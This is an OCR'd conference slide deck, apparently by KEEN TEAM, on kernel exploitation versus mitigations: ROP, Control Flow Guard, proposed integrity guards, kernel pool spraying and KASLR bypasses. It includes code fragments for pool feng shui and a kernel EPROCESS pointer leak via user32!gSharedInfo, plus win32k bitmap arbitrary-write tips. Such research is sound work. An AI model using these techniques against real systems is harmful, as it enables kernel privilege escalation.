CORE


Back to the


PoC

- ACE
- Target for ACE
- KernelIo
- Target for kernelIo
- Overflows & techs
- KASLR, PoolSpary, Info Leaks
- MMU
- Conclusions

ROP

- Historical issue
- First ROP appear in MSDOS
- Widely used as bypass for DEP
- Using gadgets
- ROP compilers / finders
- Depends on prepared stack layout





https://www.auscert.org.au/render.html?it=13408 http://www.exploit-monday.com/2011/11/man-vs-rop-overcoming-adversity-one.html

Solving old problem

ROP

- offset to code gadgets - relative
- Reuse of existing code
- Jumps from one gadget to another
- Based on gadgets

- Depends heavily on stack layout

anti-ROP

- Randomization of function position
- Randomization of instructions (pos)
- Symbolic execution at selected points
- CFG


- X

CFG

- Protect virtual calls
- In kernel mode not so widely used anyway, unfortunately …
- Per process bitmap
- Per process registered functions
- Fast lookup!

- Only approximation of problem
- Handle only old known ROP way of thinking
- But finally there! Good job!!

- Not handle stack hooking / pivoting
- Not handle integrity problems
- Not handle ROP in general



- LdrpValidateUserCallTarget

```
mov     edx, dword ptr ds:GuardCFBitMapAddress
mov     eax, ecx
shr     eax, 8
mov     edx, [edx+eax*4]
mov     eax, ecx
shr     eax, 3
test    cl, 0Fh
jnz     short not_aligned_adress
bt      edx, eax
jnb     short invalid_target
retn
not_aligned_adress
or      eax, 1
bt      edx, eax
jnb     short invalid_target
retn
```

- It only executes 10 instructions in most cases

http://www.powerofcommunity.net/poc2014/mj0011.pdf

http://www.alex-ionescu.com/?p=246

http://blog.trendmicro.com/trendlabs-security-intelligence/exploring-control-flow-guard-in-windows-10/

KEEN TEAM

CF Hijack continue!

```
00C017234C simple_align_resource
00C017234C LDR             R0, [R1]
00C0172350 BX              LR
```

```
00C0107FC8 EXPORT return_address
00C0107FC8 return_address
00C0107FC8 MOV             R0, #0
00C0107FCC BX              LR
```

```
001401E3BC8 public PsGetCurrentThreadStackBase
001401E3BC8 PsGetCurrentThreadStackBase proc near
001401E3BC8 mov     rax, gs:188h
001401E3BD1 mov     rax, [rax+38h]
001401E3BD5 retn
001401E3BD5 PsGetCurrentThreadStackBase endp
```

```
0140128D40 public __chkstk
0140128D40 __chkstk proc near
0140128D40 retn
0140128D40 __chkstk endp
```

```
0140129AB0 _guard_dispatch_icall_nop proc near
0140129AB0 jmp     rax
0140129AB0 _guard_dispatch_icall_nop endp
```

```
001403ABC1C xHalPciMultiStageResumeCapable proc near
001403ABC1C mov     al, 1
001403ABC1E retn
001403ABC1E xHalPciMultiStageResumeCapable endp
```

- Do not use ROP for everything!
- ROP are old & obsolete
- Use functions in smart way!
- Check args, checks output, match your goal!
- Mix ROP and functions
- Misuse functions as your payload!
- Use stack hooking if you *really* need ACE on your code
- Find similar, but CFG-approved functions!
- 一步一步 (step-by-step)

http://blogs.msdn.com/b/vcblog/archive/2014/12/08/visual-studio-2015-preview-work-in-progress-security-feature.aspx

http://research.microsoft.com/pubs/69217/ccs05-cfi.pdf

http://research.microsoft.com/pubs/101332/BGI-SOSP.pdf


TO THE ROOTS OF
PROBLEM!

```
extern "C"
size_t gTopSecretGlobalCanaryByNtExport = 0;

__forceinline
void*
c_protected_func_pointer(
#ifdef CPP_UAF_PROT
    CUAFProtectedClass* obj,
#else
    void*,//dummy, compiler kill it anyway ..
#endif
    void* f
    )
{
    return reinterpret_cast<void*>(
        reinterpret_cast<size_t>(f) ^
        gTopSecretGlobalCanaryByNtExport ^
#ifdef CPP_UAF_PROT
        obj->IdCanary
#endif
        );
}
```

```
#include <memory>

struct CUAFProtectedClass
{
    size_t IdCanary;

private:
    size_t
    SuperTruperBulletProofPerFuncRnd()
    {
        return (std::rand() * 0xbad0bad0) ^
            reinterpret_cast<size_t>(this);
    }
protected:
    CUAFProtectedClass()
    {
        IdCanary = SuperTruperBulletProofPerFuncRnd();
    }
};
```

Integrity guards

fast, reliable, no easy targets anymore!


```
#define PROTECTED_ASSIGN(obj, fmember, func) \
    obj->fmember = \
    static_cast<decltype(obj->fmember)>(c_protected_func_pointer(obj, func))

#define PROTECTED_CALL(obj, fmember) \
    static_cast<decltype(obj->fmember)>(c_protected_func_pointer(obj, obj->fmember))
```

KEEN TEAM

Integrity guards

- No PLAIN function pointers anymore!
  - Target reduction
  - More info leaks needed!
- Protect integrity per object level
  - Results in UAF mitigations as byproduct
- Easy implementation
  - Objective-C manually (PROTECTED_ASIGN)
  - C++ => compiler can hide this logic
- Protect only virtual calls
- Fast : only few instructions added

http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1332.pdf



Control Flow Stack

Separated stack, only CF instructions can write to this stack

idea comes to me from this creative guy : https://sk.linkedin.com/pub/ladislav-nevery/26/a87/498


Control flow stack


- Two stacks
  - args & vars
  - return pointers
- ROP is not applicable anymore
- Stack hooking and pivoting are offline as well!
- Special register for cf-stack
  - cp10 & cp13, maintained by context switch
  - No direct write, as (e/r)ip at x86
  - Write onto cf-stack only by cf-instructions
    - call, jmp, jx, ret, privileged switch
  - Processor solution needed …

Safe Memory

- Code-Pointer Integrity
- Kuznetsov at OSDI

- Separate memory for 'sensitive' pointers
- Isolation on instruction level by using segments fs (gs)
- Impressive results - performance & output
- No need for addition instructions / regs





http://www.cs.berkeley.edu/~dawnsong/papers/osdi14-paper-kuznetsov.pdf

https://www.usenix.org/sites/default/files/conference/protected-files/osdi14_slides_kuznetsov.pdf

KERNEL IO - SMEP / SMAP

FFFFF680`00000000	FFFFF6FF`FFFFFFFF	512GB	PTE Space
FFFFF700`00000000	FFFFF77F`FFFFFFFF	512GB	HyperSpace
FFFFF780`00000000	FFFFF780`00000FFF	4K	Shared User Data
FFFFF780`00001000	FFFFF780`BFFFFFFF	~3GB	System PTE WS
FFFFF780`C0000000	FFFFF780`FFFFFFFF	1GB	WS Hash Table
FFFFF781`00000000	FFFFF791`3FFFFFFF	65GB	Paged Pool WS
FFFFF791`40000000	FFFFF799`3FFFFFFF	32GB	WS Hash Table
FFFFF799`40000000	FFFFF7A9`7FFFFFFF	65GB	System Cache WS
FFFFF7A9`80000000	FFFFF7B1`7FFFFFFF	32GB	WS Hash Table
FFFFF7B1`80000000	FFFFF7FF`FFFFFFFF	314GB	Unused Space
FFFFF800`00000000	FFFFF8FF`FFFFFFFF	1TB	System View PTEs
FFFFF900`00000000	FFFFF97F`FFFFFFFF	512GB	Session Space
FFFFF980`00000000	FFFFFA70`FFFFFFFF	1TB	Dynamic VA Space
FFFFFA80`00000000	FFFFFAFF`FFFFFFFF	512GB	PFN Database
FFFFFFFF`FFC00000	FFFFFFFF`FFFFFFFF	4MB	HAL Heap

Table describing the various 64-bit memory ranges in Windows 8.1

windows memory layout

On linux caches, on windows pools

http://www.alex-ionescu.com/?p=231

http://www.alex-ionescu.com/?p=246

Cool objects everywhere

- Kernel objects in plain state
  - function pointers
  - object pointers (buffers, other objs)
  - object members (size,count,refcount..)
- In modules RW states - plain
  - freelists
  - `vtables`
  - locks
- Target pool & find your object
  - nt!_eprocess (->VadRoot)
  - win32k!tagWND
  - page tables (cr3)
  - ...

OVERFLOWS

protections

- SMAP
- SMEP
- KASLR
- Pool hardening

response

- *Your data* is in kernel already!
- *Turn your bug* to boosted kernel io
- ExAllocatePool or Pagetables
- You pwn pool object - be *relative*!
- Try - *big* allocs ...

POC : http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/Pwn2Own-2015-Day-One-results/ba-p/6722204
details soon!

KEEN TEAM

Kernel Pool

- About **BIG** allocs :

- Deterministic
  - especial windows
  - Linux SLUB +1
- User controllable
  - alloc
  - free
- data control!
  - FULL == epic!
  - Predictable :
    - Pointers {base + align}
    - size
    - properties
- Layout-able!
  - Targeted overflow

```
void
CreateHolesForTtf()
{
    size_t walker = 1;
    size_t n_holes = 0;
    size_t limit = m_bitmapPool.size() - 2 * ttf::g_sAlmightyTouch;

    for (auto bm = m_bitmapPool.begin(); bm != m_bitmapPool.end(); bm++)
    {
        if (walker++ > limit)
            break;

        if (walker % 0x40)
            continue;

        n_holes++;
        bm->Free();
    }

    m_bitmapPool.Spray<ttf::pwn_bitmap_t>(n_holes - 3);
}
```

```
CKMem kmem;
boost::intrusive::list<IPoolObj> pool_feng_shui;
for (...; ...; ...)
{
    auto pool_obj = kmem.Kmalloc(sizeof(...));
    if (!pool_obj)
        break;
```

```
CPoolSpray<CTaskObject> pool_spray;
pool_spray.Spray<CDummyTaskObj>(20);
pool_spray.Spray<CPwnTaskObject>(20);
pool_spray.Spray<CDummyTaskObj>();
for (auto task = pool_spray.begin(); task != pool_spray.end(); task++)
{
    pid_t pid = *task;
    ...
```

TBD : http://confidence.org.pl/en/agenda/lecture/when-something-overflowing/


KEEN TEAM

X64 vs overflows!

- virt addr space > phys addr space
  - gaps => page_noaccess
- Randomized bases of pools

- Hunting for buffer overflows :
  - boost pageheap
  - Use virt-phys gap more!
  - Use page guards more!
  - Randomize more!

https://msdn.microsoft.com/en-us/library/windows/hardware/ff549561%28v=vs.85%29.aspx



reserve, randomize, guard!

Overflow results in trap, no stable UAF, sometimes wasting address space can secure it whole! - see cfg ..

KEEN TEAM

Hunting pool overflows

try {

- Over/under flow to another object
- Try to use UAF
- Performance
- Waste of space
- Small allocs

ex(p/c)ect }

- Results in trap - page_noaccess
- Reused pool but object at different address
- Page tables & Vad
  - coalescing :/
  - classic pageheap problems
- X64 finally, use it!
- Target only big allocs, and (+inner)arrays (compile time)

KASLR & MMU

KASLR - user calling!

- _sidt / _sgdt
  - Instruction :/
  - basically leaks &ntoskrnl (use kernelio)
- user32!gSharedInfo
  - Bad joke of security
  - Leaks session pool
  - leaks nt!_eprocess pointers! (use kernelio)

```
    IKernelIo& m_io;
    tagSHAREDINFO* gSharedInfo;
public:
    CProcessWalker(
        __in IKernelIo& io
        ) : m_io(io),
            m_proc(0)
    {
        gSharedInfo = reinterpret_cast<tagSHAREDINFO*>(
            GetProcAddress(
                LoadLibrary(L"user32.dll"), "gSharedInfo"));

        if (!gSharedInfo)
            return;

        for (size_t i = 0; !m_proc; i++)//crash or pwn ...
        {
            if (!os::g_sSessioPool.IsInRange(
                gSharedInfo->aheList[i].pOwner))
                continue;

            EPROCESS_LEAK leak = { 0 };
            if (!m_io.Read(
                (uint64_t)gSharedInfo->aheList[i].pOwner,
                (uint64_t)&leak,
                sizeof(leak)))
                continue;

            uint64_t pid = 0;
            if (!m_io.Read(
                leak.eprocess + UNIQUE_PROCEID_OFFSET,
                (uint64_t)&pid,
                sizeof(pid)))
                continue;

            if (pid > 0xa00)
                continue;

            m_proc = leak.eprocess;
        }
    }
```

http://www.mista.nu/research/mandt-win32k-slides.pdf

KASLR - user calling!

- SESSION_POOL - Problem bro ?


- X64 large address space
- but leaks session pool
- On session pool mighty objects!


win32k!_bitmap

- arbitrary write to boost size, or other property
- Pool layout & align ***NO PROBLEM***
- PWN DONE!

KASLR - timer is calling!

Guess where is pool for **nt!_ethread** ;)





KEEN TEAM

Timing attacks

- Doable
- Simple

